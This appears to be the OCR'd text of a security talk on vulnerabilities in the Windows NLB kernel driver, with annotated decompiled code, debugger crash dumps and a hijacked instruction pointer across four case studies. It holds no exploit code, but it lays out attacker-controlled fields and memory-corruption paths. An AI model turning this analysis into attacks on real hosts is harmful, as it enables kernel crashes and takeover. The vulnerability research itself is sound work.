
v12 = *(_QWORD ** )v11;

```

```

        if ( Type == 1 )
        {
LABEL_18:
        *((_DWORD *)Flink + 9) = 3 * *(_DWORD * )(a1 + 7256); // Arbitrary Address Write
        goto LABEL_48;
    }

```



The screenshot displays a debugger interface with several panes:

- Registers:** Shows CPU register values. A red box highlights the `rdx` register which contains `000000000000000011111111`.
- Stack:** Shows memory dump and search results. A red box highlights the search term `0000000000000000=?????????????????????`. Below it, the text "Resetting default scope" and "OOB Read" are visible.
- Calls:** Lists kernel functions called during the execution, including:
 - nt!KeBugCheckEx
 - nt!KiBugCheckDispatch+0x69
 - nt!KiPageFault+0x485
 - NLB!NLBCoreIdentityCacheAddDIPEntry+0x9e
 - NLB!NLBCoreReceiveIdentityDIPPayload+0x110
 - NLB!NLBCoreReceiveIdentityHeartbeat+0x11c
 - NLB!NLBCoreReceiveHeartbeat+0x365
 - NLB!NLBCoreReceivePacket+0x14b
 - NLB!NLBFilterReceiveNetBufferLists+0x257
 - NDIS!ndisCallReceiveHandler+0xb9
 - NDIS!ndisCallNextDatapathHandler<2, void * __ptr64 & __ptr64, void (*__cdecl*& __ptr64)(void * __ptr64, ...)
 - NDIS!ndisIterativeDFInvokeHandlerOnTracker<2, void __cdecl(void * __ptr64, _NET_BUFFER_LIST * __ptr64, ...)
 - NDIS!ndisInvokeIterativeDatapath<2, void __cdecl(void * __ptr64, _NET_BUFFER_LIST * __ptr64, unsigned long, ...)
 - NDIS!ndisInvokeNextReceiveHandler+0xa6

Case Study 1: OOB R&W by Evil HostID

Trigger by NLBCoreIdentityCacheGetDIPEntry

```
int64 NLBCoreIdentityCacheGetDIPEntry(...int HostID) {
{
    ...
    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control &&
(HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0 ) +
        WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 73i64,
&WPP_cbc99019d247383a94b51dd988f41ab3_Traceguids); +
    v9 = (KSPIN_LOCK *)(a1 + 104); +
    *( _QWORD * )a4 = 0i64; +
    *( _DWORD * )(a4 + 16) = 0; +
    if ( a5 ) +
        KeAcquireSpinLockAtDpcLevel(v9); +
    else +
        *( _BYTE * )(a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9); +
    v10 = (_QWORD * )(a1 + 536i64 * (unsigned int)(HostID - 1) + 0x2618); //Controllable HostID +
    v11 = (_QWORD * )*v10; // OOB Read +
    ...
}
}
```

Calls

Raw args	Func info	Source	Addrs	Headings	Nonvolatile regs	Frame nums	Source args	More	Less
nt!KeBugCheckEx									
nt!KiBugCheckDispatch+0x69									
nt!KiPageFault+0x485									
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5									
NLB!NLBCoreReceiveMembershipHeartbeat+0x1e3									
NLB!NLBCoreReceiveHeartbeat+0x375									
NLB!NLBCoreReceivePacket+0x14b									
NLB!NLBFILTERReceiveNetBufferLists+0x257									
NDIS!ndisCallReceiveHandler+0xb9									
NDIS!ndisCallNextDatapathHandler<2, void * __ptr64 & __ptr64, void (__cdecl*& __ptr64)(void * __ptr64,									
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2, void __cdecl(void * __ptr64, _NET_BUFFER_LIST * __ptr64,									
NDIS!ndisInvokeIterativeDatapath<2, void __cdecl(void * __ptr64, _NET_BUFFER_LIST * __ptr64, unsigned long,									

Command

```
TRAP_FRAME: fffff80514882920 -- (.trap_0xffff80514882920)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=ffff8372df17d6c8
rdx=0000000033333333 rsi=0000000000000000 rdi=0000000000000000
rip=ffff80519442e55 rsp=ffff80514882ab0 rbp=0000000000000000
    r8=00000000000005d8 r9=ffff80514882b48 r10=ffff80515086090
    r11=ffff80514882b90 r12=0000000000000000 r13=0000000000000000
    r14=0000000000000000 r15=0000000000000000
    iopl=0 nv up ei ng nz na pe nc
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5:
ffff80519442e55 488b01          mov     rax,qword ptr [rcx] ds:ffff8372`df17d6c8=?????????????????
Resetting default scope
```

Case Study 1: OOB R&W by Evil HostID



```
r11=0000000000000000 r12=000000010000004 r13=ffffb38b6e457010
r14=ffffb38b6ef38090 r15=ffffb38b6e457750
iopl=0      nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b          efl=00050213
FLTMGR!guard_dispatch_icall_nop:
fffff803`45bb0c40 ffe0          jmp      rax {41414141`41414141}
Resetting default scope
```

PROCESS_NAME: [REDACTED]

STACK_TEXT:

```
fffffae81`d70845f8 fffff803`45ba7276 : fffffb38b`6e457750 00000000`00000000 fffffb38b`6ef38010 00000000`00000000 : FLTMGR!guard_dispatch_icall_nop
fffffae81`d7084600 fffff803`45ba6ce1 : fffffae81`d70847e0 00000000`00001002 fffffb38b`6efd1a00 fffffb38b`6d699800 : FLTMGR!FltpPerformPreCallbacksWorker+0x3a6
fffffae81`d7084710 fffff803`45ba5cf2 : fffffae81`d7085000 fffffae81`d707f000 fffffae81`d70847e0 fffffae81`d70847f0 : FLTMGR!FltpPassThroughInternal+0xd1
fffffae81`d7084760 fffff803`45ba5992 : ffffffff`fffe7960 00000000`00000000 00000000`00000000 fffffb38b`6d699840 : FLTMGR!FltpPassThrough+0x172
fffffae81`d70847c0 fffff803`448da1f5 : fffffb38b`6d6ac030 fffffb38b`6fbad190 00000000`6d699800 00000000`00000000 : FLTMGR!FltpDispatch+0x142
fffffae81`d7084820 fffff803`44e1000c : fffffb38b`6fbad190 fffffb38b`6d586b80 00000000`00000000 fffffb38b`6fbad190 : nt!IoCallDriver+0x65
fffffae81`d7084860 fffff803`44df84be : fffffb38b`6b9f2380 fffffb38b`6fbad160 fffffb38b`6fbad160 fffffae81`d7084a49 : nt!IoDeleteFile+0x13c
fffffae81`d70848e0 fffff803`448d8507 : 00000000`00000000 00000000`00000000 fffffae81`d7084a49 fffffb38b`6fbad190 : nt!ObpRemoveObjectRoutine+0x7e
fffffae81`d7084940 fffff803`44dfa507 : 00000000`00000001 00000000`00000001 00000000`00000001 fffffb38b`6fbad190 : nt!ObfDereferenceObjectWithTag+0xc7
fffffae81`d7084980 fffff803`44df9b89 : 00000275`3ad0c8c0 00000000`0000018c 00000000`00000608 00000000`00000000 : nt!ObpCloseHandle+0x327
```

Case Study 1: OOB R&W by Evil HostID



Security Checks Removed: From WLBS to NLB

```
>Main_recv_ping Function in main.c (NT\nt\wlbs\driver) at line 5994 (77 lines)
if (cvy_hdrc->cl_ip_addr == 0 || cvy_hdrc->cl_ip_addr != ctxtp->cl_ip_addr)
{
    return FALSE;
}

/* Sanity check host id. */
if (cvy_hdrc->host == 0 || cvy_hdrc->host > CVY_MAX_HOSTS)
{
    UNIV_PRN1_CRTI(("Main_recv_ping: Bad host id %d", cvy_hdrc->host));
    TRACE_CRT("'%!FUNC! Bad host id %d'", cvy_hdrc->host);
    #define CVY_MAX_HOSTS 32
};

if (!ctxtp->bad_host_warned && ctxtp->convoy_enabled)
{
    WCHAR num[20];

    Univ_ulong_to_str(cvy_hdrc->host, num, 10);
    LOG_MSG(MSG_ERROR_HOST_ID, num);
    ctxtp->bad_host_warned = TRUE;
}

return FALSE;
```

Case Study 2: Integer overflow in TLV_HEADER

```
_int64 __fastcall NLBCoreReceiveIdentityDIPPayload( ... )  
{  
    HostID = *(_DWORD *)(a3 + 8);  
    v10 = 8 * (unsigned int)*(unsigned __int8 *)(a4 + 1) - 10; // integer overflow  
    type = *(_WORD *)(a4 + 8);  
    if ( type != 23 || (unsigned int)v10 >= 0x10 ) // bypass 0x10 check  
    {  
        ....  
        if ( type == 23 ) // IPv6  
        {  
            v14 = *(_QWORD *)(a4 + 10); // OOB Read  
            *( _DWORD *)dip_addr = 3;  
        }  
    }  
}
```

$$v10 = 8 * (pTLV->length8) - 10$$

Case Study 2: Integer overflow in TLV_HEADER

```

1: kd> ba e1 nlb!NLBFilterReceiveNetBufferLists
1: kd> g
Breakpoint 0 hit
NLB!NLBFilterReceiveNetBufferLists:
fffff809`36324950 4055      push    rbp
0: kd> dt @rdx _net_buffer_list
NDIS!_NET_BUFFER_LIST
+0x000 Next : (null)
+0x008 FirstNetBuffer : 0xfffffc204`9787cf50 _NET_BUFFER
+0x000 Link : _SLIST_HEADER
+0x000 NetBufferListHeader : _NET_BUFFER_LIST_HEADER
+0x010 Context : (null)
+0x018 ParentNetBufferList : (null)
+0x020 NdisPoolHandle : 0xfffffc204`975bec80 Void
+0x030 NdisReserved : [2] (null)
+0x040 ProtocolReserved : [4] (null)
+0x060 MiniportReserved : [2] 0xfffffc204`97898fa0 Void
+0x070 Scratch : (null)
+0x078 SourceHandle : 0xfffffc204`94b211a0 Void
+0x080 NblFlags : 0
+0x084 ChildRefCount : On0
+0x088 Flags : 0x100
+0x08c Status : 0
+0x08c NdisReserved2 : 0
+0x090 NetBufferListInfo : (NDIS! MDL *)0xfffffc204978c4fc0
    
```

Yellow arrow pointing from the highlighted `FirstNetBuffer` address in the first dump to the `CurrentMdl` field in the second dump.

```

0: kd> dx -id 0,0,fffffc204ab71e440 -r1 ((NDIS!_NET_BUFFER *)0xfffffc2049787cf50) : 0xfffffc2049787cf50 [Type: _NET_BUFFER]
((NDIS!_NET_BUFFER *)0xfffffc2049787cf50)
[+0x000] Next : 0x0 [Type: _NET_BUFFER *]
[+0x008] CurrentMdl : 0xfffffc204978c4fc0 [Type: _MDL *]
[+0x010] CurrentMdlOffset : 0x0 [Type: unsigned long]
[+0x018] DataLength : 0x54 [Type: unsigned long]
[+0x018] stDataLength : 0x54 [Type: unsigned __int64]
[+0x020] MdlChain : 0xfffffc204978c4fc0 [Type: _MDL *]
[+0x028] DataOffset : 0x0 [Type: unsigned long]
[+0x000] Link : _SLIST_HEADER
[+0x000] NetBufferHeader : _NET_BUFFER_HEADER
[+0x030] ChecksumBias : 0x0 [Type: unsigned short]
[+0x032] Reserved : 0x0 [Type: unsigned short]
[+0x038] NdisPoolHandle : 0xfffffc204975bec80 [Type: void *]
[+0x040] NdisReserved : [2] (null)
[+0x050] ProtocolReserved : [6] (null)
[+0x080] MiniportReserved : [4] (null)
[+0x0a0] DataPhysicalAddress : {0} [Type: _LARGE_INTEGER]
[+0x0a8] SharedMemoryInfo : 0xfffffc204978c2f68 [Type: _NET_BUFFER_SHARED_MEMORY *]
[+0x0a8] ScatterGatherList : 0xfffffc204978c2f68 [Type: _SCATTER_GATHER_LIST *]
    
```

Yellow arrow pointing from the `CurrentMdl` value in the second dump to the `MappedSystemVa` field in the third dump.

```

1: kd> dx -id 0,0,fffffc204ab71e440 -r1 ((NDIS!_MDL *)0xfffffc204978c4fc0) : 0xfffffc204978c4fc0 [Type: _MDL *]
((NDIS! MDL *)0xfffffc204978c4fc0)
[+0x000] Next : 0x0 [Type: _MDL *]
[+0x008] Size : 56 [Type: short]
[+0x00a] MdlFlags : 4 [Type: short]
[+0x00c] AllocationProcessorNumber : 0x0 [Type: unsigned short]
[+0x00e] Reserved : 0x0 [Type: unsigned short]
[+0x010] Process : 0x0 [Type: _EPROCESS *]
[+0x018] MappedSystemVa : 0xfffff99010fd4560a [Type: void *]
[+0x020] StartVa : 0xffffffff99010fd45000 [Type: void *]
[+0x028] ByteCount : 0x54 [Type: unsigned long]
[+0x02c] ByteOffset : 0x60a [Type: unsigned long]
    
```

$$0xfffff99010fd4560a + 0x54 = 0xfffff9901`0fd4565e$$

Case Study 2: Integer overflow in TLV_HEADER

0xffff99010fd4560a + 0x54 = 0xffff9901`0fd4565e



Case Study 3: Race condition to UAF in NLBIPList management

NLBCoreIOControlQueryFilter
NLBIPListCheckItem
NLBIPListCheckItemIndex

```
...
if (pNLBIPList->Items && pNLBIPList->HashTable)
{
    ...
    Some code to retrieve the BitVector
    ...

    for ( i = HashTable[v14 % 0x1F7]; ; ++i )
    {
        if (Items[xxx] == type_ip )
        ...
    }
}
```

No Lock!

get the shared resource address

access the array

NLBIPList

Items array

BitVector array

HashTable array

...

Case Study 3: Race condition to UAF in NLBIPList management

NLBFilterReceiveNetBufferLists

- >NLBCoreReceivePacket
- >NLBCoreReceiveHeartbeat
- >NLBCoreReceiveldentityHeartbeat
- >NLBCoreReceiveldentityDIPPayload
- >NLBIPListAddItemEx
- >NLBIPListIncreaseSize



```

v5 = NdisAllocateMemoryWithTag(&VirtualAddress, 44 * v2, 0x20424C4Eu);
v6 = v5;
if ( !v5 )
{
    memset(VirtualAddress, 0, 44 * v2);
    v9 = NdisAllocateMemoryWithTag(&NewBuffer, 2 * (v2 + 503), 0x20424C4Eu);
    if ( v9 )
    {
        NdisFreeMemory(VirtualAddress, 44 * v2, 0);
        v7 = WPP_GLOBAL_Control;
        if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
            return v4;
        if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
            goto LABEL_19;
        v8 = 21i64;
        v6 = v9;
        goto LABEL_10;
    }
    memset(NewBuffer, 0, 2i64 * (unsigned int)(v2 + 503));
    for ( i = 0; i < *(_DWORD *)(&a1 + 24); *(_DWORD *)&v11[v13 + 40] = *(_DWORD *)(v13 + v14 + 40) )
    {
        v11 = (char *)VirtualAddress;
        v12 = i++;
        v13 = 44 * v12;
        v14 = *(_QWORD *)(&a1 + 16);
        *(_QWORD *)((char *)VirtualAddress + v13) = *(_QWORD *)(&v14);
        *(_QWORD *)&v11[v13 + 16] = *(_QWORD *)(&v14 + 16);
        *(_QWORD *)&v11[v13 + 32] = *(_QWORD *)(&v14 + 32);
    }
    NdisFreeMemory(*(_VOID *)(&a1 + 16), 44 * *(_DWORD *)(&a1 + 28), 0);
    NdisFreeMemory(*(_VOID *)(&a1 + 1072), 2 * *(_DWORD *)(&a1 + 28) + 1006, 0);
    *(_QWORD *)(&a1 + 16) = VirtualAddress;
    *(_QWORD *)(&a1 + 1072) = NewBuffer;
    *(_DWORD *)(&a1 + 28) = v2;
    NLBIPListRecomputeHashes(a1);
LABEL_18:
    v4 = 1;
    goto LABEL_19;
}
v7 = WPP_GLOBAL_Control;
if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
    return v4;
if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
{
    v8 = 20i64;
LABEL_10:
    WPP_SF_D(v7->AttachedDevice, v8, &WPP_287f06a88e7d39b20c13ced8dd187b41_Traceguids, v6);
}
LABEL_19:
if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0 )
{
}

```

00042358 NLBIPListIncreaseSize:61 (1C0042358) (Synchronized with IDA View-A, Hex View-1)

Release old memory blocks

Case Study 3: Race condition to UAF in NLBIPLList management

```
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80bb64627a5 rsp=fffffa60daa85a330 rbp=fffffa60daa85a400
r8=0000000000000045 r9=ffffe50309e5c000 r10=ffffe503083ac890
r11=00000000fffffff1 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0 nv up ei pl nz na pe nc
NLB!NLBPIListCheckItemIndex+0x1e9:
fffff80b`b64627a5 450fb702        movzx   r8d,word ptr [r10] c
Resetting default scope

STACK_TEXT:
fffffa60d`aa859758 fffff803`29d5f522 : fffffa780`00000008 00
fffffa60d`aa859760 fffff803`29c20687 : 00000000`00000000 00
fffffa60d`aa859ec0 fffff803`29aa9467 : 00000000`00000050 ff
fffffa60d`aa859f00 fffff803`29ad72ce : 00000000`00000000 ff
fffffa60d`aa85a000 fffff803`29c30f41 : 00000000`00000000 ff
fffffa60d`aa85a1a0 fffff80b`b64627a5 : 00000000`00000010 00
fffffa60d`aa85a330 fffff80b`b6462550 : 00000000`00000005 ff
fffffa60d`aa85a370 fffff80b`b643eaec : fffffe503`08feb048 00
fffffa60d`aa85a3b0 fffff80b`b643fc51 : 00000000`c0c04034 ff
fffffa60d`aa85a4e0 fffff80b`b6426be3 : 00000000`c0c04034 ff
fffffa60d`aa85a620 fffff803`2b448980 : fffffe503`097e8bc0 ff
fffffa60d`aa85a720 fffff803`29baa487 : fffffe503`03e7aea0 ff
```

NLBCoreIOControlQueryFilte
->NLBIPListCheckItem
 ->**NLBIPListCheckItemInd**

Case Study 4: Race condition to DoS by NRProtocol


NLBFilterReceiveNetBufferLists

->NLBCoreReceivePacket

->NLBCoreReceiveHeartbeat

